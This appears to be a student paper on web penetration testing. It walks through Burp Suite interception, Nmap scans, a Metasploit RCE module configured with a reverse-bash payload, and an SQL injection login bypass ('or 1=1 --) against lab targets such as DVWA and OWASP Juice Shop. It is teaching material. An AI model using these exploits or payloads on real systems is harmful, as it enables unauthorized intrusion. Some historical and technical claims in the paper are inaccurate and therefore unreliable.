Web Application Penetration Testing Tools and Methodology

Haris Khan, Ifran Rafi, Hunzalah Hassan Bhatti, and Ahmed Faseeh Akram

Qatar University, Doha, Qatar

Abstract. The study provides a detailed examination and explanation of web penetration testing tools and methodologies. The focus encompasses a thorough explanation of Burp Suite, Nmap, and Metasploit. For each tool, the paper offers a complete explanation and a systematic approach to basic penetration testing. A key highlight of the report is an additional SQL injection attack, conducted to visualize a more realistic scenario of employee burp suite to perform an attack on a vulnerable website.

Keywords: Please list your keywords here. They should be separated by middots, if possible. The first letter of each keyword should be capitalized.

1 Introduction

Web applications play a pivotal role in our daily lives, serving diverse purposes such as online shopping, social networking, vital business tools, and financial services. As web application usage increases, they draw the attention of cybercriminals seeking to exploit vulnerabilities for financial gain, data breaches, or service interruptions.

In the digital era, the increasing use of web applications comes with heightened security risks due to their internet connectivity. Vulnerabilities like authentication bypass, SSRF (server-side request forgery), and others pose threats. Most vulnerabilities often stem from poor programming or outdated web application tools. Despite the challenges of rapid development, maintaining up-to-date and secure coding practices is of utmost importance. Penetration testing proves effective in identifying and addressing security issues. Specifically, web penetration testing targets vulnerabilities in web-based applications, providing a proactive approach to ensuring their security.

A vulnerability is a weakness/flaw through which the security mechanisms of the IT system can be circumvented, deceived, or modified without authorization. Another key definition is that a hacker is a person who has malicious intentions to attack a system not necessarily a website, it could also get into a cyber-physical system. A hacker is motivated by:

- Gain knowledge or information without any malicious intent
- Steal confidential information to use in fraud, espionage, etc.
- Cause service or business disruption

- Serve as a digital activist to spread awareness on social issues.
- Cause panic and terror, thereby acting like digital terrorists.
- Carry out government tasks of espionage and state-sponsored activities.
- Seek thrill and adventure in doing illegal activities.

This list of motivations of hackers highlights that hacker's spectrum of malicious intent and behaviors which range from unethical actions to illegal actions (Sohaib, 2022).

2 Penetration Testing Methodology and Tools

A penetration test, or penetration test, is an ethically motivated trial designed to test and analyze security defenses to safeguard assets. It's like an audit, but in a penetration test, we use tools and methodologies similar to those used by individuals with malicious intent.

Each penetration test is unique, but there 5 main stages in every penetration testing methodology:

1. Information Gathering: gather publicly accessible information about the target, like using Nmap to scan ports of the website
2. Enumeration/Scanning: Identify applications and services on systems.
3. Exploitation: Exploit vulnerabilities found in systems or applications.
4. Privilege Escalation: After successfully exploiting a system, penetration testers need to vertically or horizontally escalate their privileges in given parameters.
5. Post-Exploitation: covering tracks, and reporting to the client

Note the similarity to a cyber kill chain. There are many industry-standard methodologies, such as OWASP (Open Web Application Security Project).


To further elaborate, a penetration tester has the right, granted by the client, to exploit certain vulnerabilities that are accessible to the tester. A crucial aspect of being a penetration tester is the obligation to adhere to an ethical approach when exploiting vulnerabilities and to refrain from using the vulnerability for any malicious intent. For instance, a tester should not engage in activities such as identity theft or locking the client out of their website. The role of the penetration tester is to identify these vulnerabilities, report them to the client, and provide suggestions on how to mitigate them.

2.1 Burp Suite

In cybersecurity, there are four main types of vulnerabilities: network, operating system, process (or procedural), and human vulnerabilities (Kelley, 2023). Additionally, these vulnerabilities serve as the roots from which all other vulnerabilities stem. This report covers tools that vary in the type of vulnerability as an aim.

Burp Suite is a powerful web application penetration tool that positions itself as an intermediary between the browser and the target application. It accomplishes this by intercepting and inspecting HTTP traffic, which is transmitted in the form of API requests.


The proxy serves as a crucial backbone, enabling users to capture and manipulate these requests. In Figure 1, we can visualize the proxy tool in action. Here, a request is being sent to localhost on port 80 (note that localhost is applicable in this context as the webpage is hosted on the same device). With our interceptor activated, we can observe the complete API request. The inspector allows us to modify information and reformat the request. Once the desired changes are implemented, we can proceed to forward the modified request to the server.



```
POST /DVWA/login.php HTTP/1.1
Host: localhost
Content-Length: 88
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.123 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: security=impossible; PHPSESSID=bdgf1bqhli5lbams2h1btllogm
Connection: close

username=admin&password=password&Login=Login&user_token=90ef650b0085bdafia8i369bde4a965d
```

Figure 1

In Figure 2, we can see the target page. This tool is vital to map out all requests sent and their responses. To create a sense of the entire website structure and identify possible vulnerabilities, Burp Suite Professional offers the spider tool, which automates the process of crawling and mapping the application.



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders


Host	Method	URL	Params	Status code	Length	MIME type	Title
http://localhost	GET	/DVWA/dvwa/js/add_eve...		200	878	script	
http://localhost	GET	/DVWA/dvwa/js/dvwaPa...		200	1316	script	
http://localhost	GET	/DVWA/index.php		200	6333	HTML	Welcome :: Damn Vulner...
http://localhost	GET	/DVWA/login.php		200	1807	HTML	Login :: Damn Vulnerabl...
http://localhost	GET	/DVWA		301	575	HTML	301 Moved Permanently
http://localhost	GET	/DVWA/		302	534		
http://localhost	POST	/DVWA/login.php	✓	302	349		
http://localhost	POST	/DVWA/login.php	✓	302	349		
http://localhost	POST	/DVWA/login.php	✓	302	349		
http://localhost	GET	/DVWA/about.php					
http://localhost	GET	/DVWA/dvwa/images/Ra...					
http://localhost	GET	/DVWA/instructions.php					
http://localhost	GET	/DVWA/logout.php					

```
GET
/DVWA/dvwa/js/add_event_listeners
.js HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="119",
"Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows
NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/119.0.6045.123
Safari/537.36
sec-ch-ua-platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer:
http://localhost/DVWA/index.php
Accept-Encoding: gzip, deflate,
br
Accept-Language:
en-GB,en-US;q=0.9,en;q=0.8
Cookie: security=impossible;
PHPSESSID=
bdgf1bqhli5lbams2h1btllogm
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 17 Nov 2023 09:23:04
GMT
Server: Apache/2.4.56 (Win64)
OpenSSL/1.1.1t PHP/8.2.4
Last-Modified: Wed, 01 Nov 2023
17:16:15 GMT
ETag: "151-6091a6dba75c0"
Accept-Ranges: bytes
Content-Length: 593
Connection: close
Content-Type:
application/javascript

// These functions need to be cal
led after the content they refere
nce
// has been added to the page oth
erwise they will fail.

function addEventListeners() {
  var source_button = document.
  getElementById ("source_button"
  );

  if (source_button) {
    source_button.
    addEventListener("click",
    function() {
      var url=source_button.
```

Figure 2

To enhance the attacking process, the intruder, repeater, and sequencer tools come into play. The Repeater tool, as shown in Figure 3, allows us to manually resend requests, modify parameters, and observe the corresponding responses. However, for efficiency, it is mostly best to drop payloads. To facilitate the automated sending of requests, the intruder tool is implemented, as in Figure 4. As shown, we can choose a type of payload attack and insertion positions to help identify vulnerabilities like SQL injection and cross-site scripting. The Sequencer tool analyzes the quality of randomness in application-generated tokens and session identifiers.



Request

```
POST /DVWA/login.php HTTP/1.1
Host: localhost
Content-Length: 89
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.123 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: security=impossible; PHPSESSID=
bdgflbqh1i51bams2h1bt1logn
Connection: close

username=admin&password=password&Login=Login&
user_token=28c2ebe650c93114d59700e451c7c2eac
```

Response

```
HTTP/1.1 302 Found
Date: Fri, 17 Nov 2023 09:45:32 GMT
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 4

Name	Value
username	admin
password	password
Login	Login
user_token	28c2ebe650c931...


Request cookies 2

Name	Value
security	impossible
PHPSESSID	bdgflbqh1i51ba...

Request headers 20

Response headers 10

Figure 3



Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost

☑ Update Host header to match target

```
POST /DVWA/login.php HTTP/1.1
Host: localhost
Content-Length: 88
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: security=impossible; PHPSESSID=bdgflbqh1i51bams2h1bt1logn
Connection: close

username=admin+&password=pasword&Login=Login&user_token=97ffe75d8a1a7e96b2f35bf1c6c353d9
```

0 highlights

0 payload positions

Length: 980

Figure 4


In a practical context, an attacker might start by using the Proxy tool to intercept and modify requests, looking for security vulnerabilities like insufficient input validation or authentication issues. The Repeater tool can then be used to manipulate parameters and observe how the application responds. For more systematic attacks, the Intruder tool can be employed to automate the process, testing various payloads for common vulnerabilities.

2.2 Nmap

Nmap is a powerful network detection-based tool. It is one of the main tools used in the reconnaissance phase and serves as the primary tool to gather information about network-based vulnerabilities. Nmap enables users to discover hosts and services on a computer network, find open ports, identify operating systems, and map network topology.

The generic command for a basic scan using Nmap is nmap [target ip/subnet], providing details about all actively reachable users on the subnet and information about open ports and services. We can target a specific IP by omitting the subnet field. These scans tend to be extensive and can take up a long period but result in very useful information.

The basic scan command is sudo nmap [target]. Running the command “nmap 192.168.100.7” executes a basic scan that results in the output shown in Figure 5. We can see that many ports are open.




```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.100.7
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-17 07:47 EST
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 0.95% done
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 34.00% done; ETC: 07:47 (0:00:04 remaining)
Nmap scan report for 192.168.100.7
Host is up (0.0021s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
1042/tcp open  afrog
1043/tcp open  boinc
2869/tcp open  icslap
3306/tcp open  mysql
5357/tcp open  wsdapi
9009/tcp open  pichat

Nmap done: 1 IP address (1 host up) scanned in 11.16 seconds
```

Figure 5

For Service Version Detection, the command is nmap -sV [target], determining the version of running services on the ports. Operating System Detection is achieved through nmap -O [target], determining the target OS.

The Aggressive Scan, initiated with nmap -A [target], combines many different scans to gather various types of information, including OS, services, and scripts. The Firewall Evasion Technique is nmap --unprivileged [target], evading firewalls by sending packets with altered source ports.

The Scripting Engine is utilized through nmap -sC [target], running default detection scripts to locate vulnerabilities in the target, as performed in Figure 6.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sC 192.168.100.7
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-17 08:26 EST
Nmap scan report for 192.168.100.7
Host is up (0.00030s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.100.7/dashboard/
443/tcp  open  https
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
| http-title: Welcome to XAMPP
|_Requested resource was https://192.168.100.7/dashboard/
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
1042/tcp open  afrog
1043/tcp open  boinc
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ACC
| Not valid before: 2022-08-05T22:29:22
|_Not valid after:  2032-08-02T22:29:22
2869/tcp open  icslap
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.4.28-MariaDB
|   Thread ID: 24
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, DontAllowDatabaseTableColumn, ODBCClien
t, InteractiveClient, Speaks41ProtocolOld, SupportsTransactions, ConnectWithD
atabase, LongColumnFlag, Speaks41ProtocolNew, FoundRows, SupportsLoadDataLoca
```

Figure 6

All of these commands together can be used to infiltrate and find risks or vulnerabilities, which, as a pen tester, you can test further using other tools such as Metasploit.

2.3 Metasploit

One of the most powerful and diverse penetration testing frameworks is **Metasploit**. This framework provides a comprehensive suite of tools to identify and exploit vulnerabilities in a system. At its core, Metasploit has an array of pre-built exploits, payloads, and auxiliary modules. These modules allow testers to efficiently organize and execute penetration tasks. The framework is accessible through a dedicated CLI known as msfconsole, as shown in Figure 7.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```


Figure 7

Metasploit can be broken down into several components. The Modules directory houses exploits, payloads, and auxiliary modules, divided by their functionalities. The MSFDB, Metasploit database, can be used to store and retrieve information during penetration tests. Vulnerability scanning is accomplished using 'db_' commands, which allow users to import and manage scan results.

The exploitation phase of the cyber kill chain involves selecting the appropriate module to run, configure, and execute. Upon successful exploitation, the Meterpreter shell can be used to manipulate and run commands on the compromised web app.

Here is a sample exploit and attack.


- msfconsole - initiates the Metasploit console.
- search [target] - searches for modules related to a target exploit. We can choose Apache as an example, as in Figure 8.



```
rcmsf6 > search Apache

Matching Modules
================


   #    Name
       Disclosure Date  Rank       Check  Description
   -    ----
       ---------------  ----       -----  -----------
   0    exploit/multi/http/apache_apisix_api_default_token_rce
       2020-12-07       excellent  Yes    APISIX Admin API default access tok
en RCE
   1    exploit/linux/http/atutor_filemanager_traversal
       2016-03-01       excellent  Yes    ATutor 2.2.1 Directory Traversal /
Remote Code Execution
   2    exploit/multi/http/apache_activemq_upload_jsp
       2016-06-01       excellent  No     ActiveMQ web shell upload
   3    auxiliary/scanner/http/apache_userdir_enum
                        normal     No     Apache "mod_userdir" User Enumerati
on
   4    exploit/multi/http/apache_normalize_path_rce
       2021-05-10       excellent  Yes    Apache 2.4.49/2.4.50 Traversal RCE
   5    auxiliary/scanner/http/apache_normalize_path
       2021-05-10       normal     No     Apache 2.4.49/2.4.50 Traversal RCE
scanner
   6    exploit/windows/http/apache_activemq_traversal_upload
       2015-08-19       excellent  Yes    Apache ActiveMQ 5.x-5.11.1 Director
y Traversal Shell Upload
```

Figure 8

- use [module path] - for a chosen exploit, we can provide a module to use. We chose the top-ranked one, as shown in Figure 9 from the list provided earlier.
- show options - shows available options to configure the module and payload.
- set RHOSTS [target ip] - the IP of the web app to run the exploit on.
- set RPORT [target port] - port to access the app; this can be known from NMAP (Apache has port 80, web app).
- check - check the vulnerability of the target.
- exploit - run the chosen exploit on the chosen IP with the provided port.
- sessions -i [session id] - exploit successful, now using the Meterpreter shell to run commands on the compromised system.
- db_nmap -sV -p- [target ip] - perform a vulnerability scan and store the results in the MSFDB.
- hosts - retrieve and view results of the vulnerability scan from MSFDB.



```
msf6 > use exploit/multi/http/apache_apisix_api_default_token_rce
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > set RHOSTS 192.168.100.7
RHOSTS ⇒ 192.168.100.7
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > set RPORT 80
RPORT ⇒ 80
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > check

[*] Checking component version to 192.168.100.7:80
[*] 192.168.100.7:80 - The target is not exploitable. A vulnerable version if APISIX server is not running
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > exploit

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_apisix_api_default_token_rce) > █
```

Figure 9

In the given scenario, a web app is being hosted on 192.168.100.7:80, and we would like to carry out one of the exploits. However, our chosen exploit failed as the target was not exploitable. If that was not the case, we would have compromised the system.

3 Impact of Penetration Testing

As could be inferred by the varsity of the tools, penetration testing is one of the many practical components of cybersecurity. A growing number of systems are ensuring that their website is up to date and routinely checked for security problems. It ensures that a website is constantly adapting to the changing technological future.

A positive aspect of penetration testing is that more ethical hackers are available to perform penetration tests. A study showed that upwards of 150,000 ethical hackers exist in 2023 (earthweb, 2023). However, the negative side is that, due to the growing number of ethical hackers, the number of unethical hackers (black or grey hat hackers) is also increasing. This poses a serious problem as the current state of websites is still not up to date, and old vulnerabilities on outdated websites can be exploited, creating a compromised situation for organizations. For instance, the first SQL injection was performed in 2005, and a year later, seven different types of SQL injection were created. This highlights that computer specialists in any computer science field should always stay updated on new technological advances as it could benefit them in their respective fields.

Another major negative impact is that penetration testers are always busy with reconnaissance because websites are becoming increasingly more secure. A recent study discussed the possibility of using machine learning techniques to reduce the time spent in reconnaissance. Nineteen thousand three hundred normal payloads and seventeen thousand two hundred sixty-six SQL Injection payloads are used (Ahmed & Uddin, 2020). This demonstrates that machine learning techniques can significantly reduce the time for penetration testers, allowing them to work on other stages of penetration testing, such as exploitation.

4 Penetration Testing Demo

4.1 Environment Setup

Download VM Ware:

- https://www.vmware.com/content/vmware/vmware-published-sites/us/products/workstation-player/workstation-player-evaluation.html.html
- Scroll down and choose your operating system (Windows or Linux)
- Download and install it

Download Kali for VM:

- https://www.kali.org/get-kali/#kali-virtual-machines
- Download VMware 64
- It will download a zipped folder of 3GB
- Extract the folder
- Double-click the file named "*kali-linux-2023.3-vmware-amd64.vmx*"
- Kali will launch on VMware automatically
- Use login: kali, password: kali to login

Setup OWASP Juice Shop:


Install npm: sudo apt install npm

1. Open Kali. Login and open a terminal. In the terminal put this command:
    a. git clonehttps://github.com/juice-shop/juice-shop.git
2. This will create a directory called Juice-shop. Go to directory and run the command:
    a. npm start
3. Soon your website will be up and running.

Install Cookie editor extenstion

4.2 Demo

Time to attack, try to login:



'or 1=1 --


•

Figure 10

